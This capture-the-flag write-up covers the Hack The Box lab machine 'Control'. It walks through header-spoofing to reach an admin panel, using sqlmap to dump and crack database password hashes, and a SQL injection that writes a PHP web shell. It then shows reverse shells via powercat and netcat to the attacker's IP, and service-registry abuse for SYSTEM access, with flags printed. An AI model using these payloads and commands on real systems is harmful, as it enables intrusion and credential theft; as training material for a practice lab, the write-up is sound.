Control - 10.10.10.167

by **SirBroccoli** (Please give “**respect**” in www.hackthebox.eu/home/users/profile/57519)


Enumeration

I used the tool **legion** to automate the enumeration process:


```
[root@kali]-[~/Desktop/HTB/Control-10.10.10.167]# legion

LEGION v2.0
I wanted to destroy everything beautiful I'd never have

(legion) > set host 10.10.10.167
Host: 10.10.10.167
(legion) > run
(legion) > Executing udp-proto-scanner with PID: 2763 Command: udp-proto-scanner.pl 10.10.10.167
Executing nmap_fast_udp with PID: 2766 Command: nmap -F -sU -sV -T 4 -oA /root/.legion//10.10.10.
Executing nmap_init with PID: 2769 Command: nmap -sS -sV -T 4 -oA /root/.legion//10.10.10.167/sca
nmap_init
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-06 06:20 EST
Nmap scan report for 10.10.10.167
Host is up (0.0057s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
135/tcp  open  msrpc   Microsoft Windows RPC
3306/tcp open  mysql?
1 service unrecognized despite returning data. If you know the service/version, please submit the
SF-Port3306-TCP:V=7.80%I=7%D=12/6%Time=5DEA39AC%P=x86_64-pc-linux-gnu%r(HT
SF:TPOptions,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.21'\x20is\x20not\x
SF:20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Open ports: **80 (http)**, 135(msrpc) and 3306(mysql).
If you try to access the mysql port you will notice that you can’t.

Investigating the web page you can find 2 interesting things:
A comment inside the main page **disclosing an internal IP**:



And the response of the admin.php page:




So, it looks like to access the admin.php page we need to simulate that we are using an internal proxy by using some HTTP header.
I know that the common header used by proxies to send the client IP is **X-Forwarded-For** but just in case I created a **list of common HTTP headers** and a **list of IPs** (this list contains the local ip “127.0.0.1”, my current IP and all the IPs inside the range **192.168.4.0/24**) and I executed wfuzz with them.This way I was able to find how to bypass the protections:

```
└─# wfuzz -c -w headers.txt -w ips.txt --hs "Header Missing" --sc "200" -H "FUZZ:FUZ2Z"  "http://10.
10.10.167/admin.php"

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL site
s. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4 - The Web Fuzzer                           *
********************************************************

Target: http://10.10.10.167/admin.php
Total requests: 12312

=====================================================================
ID           Response   Lines    Word     Chars       Payload
=====================================================================

000010063:   200        153 L    466 W    7933 Ch     "X-Forwarded-For - 192.168.4.28"

Total time: 34.74250
Processed Requests: 12312
Filtered Requests: 12311
Requests/sec.: 354.3785
```

Use the header **X-Forwarded-For** with the value “**192.168.4.28**”.

User

Using that header you will be able to access the admin panel:



Inside the admin panel you and fins a search form which is terrible vulnerable to SQL Injection.
So I decided to capture a request to the search form and use sqlmap to extract some handy information from the database:

```
[root@kali]-[~/Desktop/HTB/Control-10.10.10.167]# cat r.txt
POST /search_products.php HTTP/1.1
Host: 10.10.10.167
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.167/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
X-Forwarded-For: 192.168.4.28
Connection: close
Upgrade-Insecure-Requests: 1

productName=D-Link
[root@kali]-[~/Desktop/HTB/Control-10.10.10.167]# sqlmap --all -r r.txt --batch
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.10#stable}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

The most interesting part of the information are the hashes:

```
database management system users password hashes:
[*] hector [1]:
    password hash: *0E178792E8FC304A2E3133D535D38CAF1DA3CD9D
[*] manager [1]:
    password hash: *CFE3EEE434B38CBF709AD67A4DCDEA476CBA7FDA
    clear-text password: l3tm3!n
[*] root [1]:
    password hash: *0A4A5CAD344718DC418035A1F4D292BA603134D8
```


Copying and pasting the **hash of Hector to a file and bruteforcing it using john with rockyou** and you will obtain the password of Hector: **hector:l33th4x0rhector**

This password is going to be useful in the future, but now we need to convert the SQLI into an RCE.

To do so you can try to use sqlmap, but in all the tries it use to discover a writable folder (C:\inetpub\wwwroot\) but somehow it is unable to upload a shell…
So, you can upload your own shell to that directory. I used but and the following payload to write the simplest php reverse shell inside the system:


```
POST /search_products.php HTTP/1.1
Host: 10.10.10.167
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.167/admin.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 120
X-Forwarded-For: 192.168.4.28
Connection: close
Upgrade-Insecure-Requests: 1

productName=D-Link'; select "<?php echo shell_exec($_GET['c']);?>" into
OUTFILE 'C:\\Inetpub\\wwwroot\\mygreatbak.php';#
```

And now I can execute code:



A continuation I prepared a powercat reverse shell and offered it into an HTTP server, I create a nc waiting for that powercat reverse shell and used powershell thought the web shell to make it all work:

Reverse captured:



Ok, we have a shell, but the flag is not accessible by this user. We need to **move laterally to a user called Hector** (do you remember that we have already extracted Hectors password for the mysql service?).
So, we have the credentials but SMB is not active in the machine (no PSExec, no WMICexec…). Anyway, WinRM is active for localhost, you can create a tunnel and access it from your machine:

```
PS C:\inetpub\wwwroot> netstat -ano

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       780
  TCP    0.0.0.0:3306           0.0.0.0:0              LISTENING       1836
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
```

To create a tunnel in order to access the WinRM port I used the binary plink.exe (use `locate plink.exe` in kali to find this binary).
Upload the binary to the machine (using an `impacket-smbserver` for example) and create the tunnel:
`.\plink.exe -l pepe -pw pepe -R 5985:127.0.0.1:5985 10.10.14.21`

```
PS C:\inetpub\wwwroot> cd uploads
PS C:\inetpub\wwwroot\uploads> .\plink.exe -l pepe -pw pepe -R 5985:127.0.0.1:5985 10.10.14.21
```

Now, using **evil-winrm** and **Hectors** credentials I'm able to access the victim as hector and grab the user **flag**:

```
┌──[:(]─[root@kali]─[~/Desktop/HTB/Control-10.10.10.167]
└──# evil-winrm -i 127.0.0.1 -u Hector -p 'l33th4x0rhector' -s './' -e './'

Evil-WinRM shell v2.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Hector\Documents> cd ..
*Evil-WinRM* PS C:\Users\Hector> cd Desktop
*Evil-WinRM* PS C:\Users\Hector\Desktop> type user.txt
d8782dd01fb15b72c4b5ba77ef2d472b
```

Root


The only hint you can find about how to become administrator is inside the PS history (looks like we need to pay special attention to ACLs, and the services configurations are inside that registry):

```
*Evil-WinRM* PS C:\Users\Hector\Desktop> Get-Content C:\Users\Hector\AppData\Roaming\Microsoft\Windows\P
owershell\PSReadline\ConsoleHost_history.txt
get-childitem HKLM:\SYSTEM\CurrentControlset | format-list
get-acl HKLM:\SYSTEM\CurrentControlSet | format-list
```

Becoming administrator is really easy, but because of the **restriction** of using several Win PE **enumeration tools** you have to discover the way by yourself (which makes this more difficult).

Finally, you can find that Hector had **FullControl** in several **services**. You can discover this by running this ugly PS-cmd script:

```
get-acl HKLM:\System\CurrentControlSet\services\* | Format-List *
| findstr /i "Hector Users Path"
```



Notice that in the last capture **Hector** has **FullControl** of all the **services**…

I'm going to abuse the service wuauserv to execute a nc with administrators privileges:

1.- Check current IMagePath

```
C:\Users\Hector\Documents> Get-ItemProperty
HKLM:\System\CurrentControlSet\services\wuauserv
```

2.- Modify the ImagePath to execute a nc.exe (you need to upload the nc previously)

```
C:\Users\Hector\Documents> reg add
"HKLM\System\CurrentControlSet\services\wuauserv" /t REG_EXPAND_SZ
/v ImagePath /d "C:\windows\system32\spool\drivers\color\nc.exe
10.10.14.21 1337 -e cmd" /f
```

3.- Start the service (you should set a listener before to capture the reverse-shell)

```
Start-Service wuauserv
```

```
*Evil-WinRM* PS C:\Users\Hector\Documents> Get-ItemProperty HKLM:\System\CurrentControlSet\services\wu
auserv


DependOnService     : {rpcss}
Description         : @%systemroot%\system32\wuaueng.dll,-106
DisplayName         : @%systemroot%\system32\wuaueng.dll,-105
ErrorControl        : 1
FailureActions      : {128, 81, 1, 0...}
ImagePath           : C:\Windows\system32\svchost.exe -k netsvcs -p
ObjectName          : LocalSystem
RequiredPrivileges  : {SeAuditPrivilege, SeCreateGlobalPrivilege, SeCreatePageFilePrivilege, SeTcbPriv
ilege...}
ServiceSidType      : 1
Start               : 3
SvcMemHardLimitInMB : 246
SvcMemMidLimitInMB  : 167
SvcMemSoftLimitInMB : 88
Type                : 32
PSPath              : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\
services\wuauserv
PSParentPath        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\
services
PSChildName         : wuauserv
PSDrive             : HKLM
PSProvider          : Microsoft.PowerShell.Core\Registry



*Evil-WinRM* PS C:\Users\Hector\Documents> reg add "HKLM\System\CurrentControlSet\services\wuauserv" /
t REG_EXPAND_SZ /v ImagePath /d "C:\windows\system32\spool\drivers\color\nc.exe 10.10.14.21 1337 -e cm
d" /f
The operation completed successfully.

*Evil-WinRM* PS C:\Users\Hector\Documents> Start-Service wuauserv
```

Using the administrators shell you can read the root flag:

```
└──# nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.21] from (UNKNOWN) [10.10.10.167] 50739
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\Administrator\Desktop
cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>type root.txt
type root.txt
8f8613f5b4da391f36ef11def4cec1b1
```

root.txt: 8f8613f5b4da391f36ef11def4cec1b1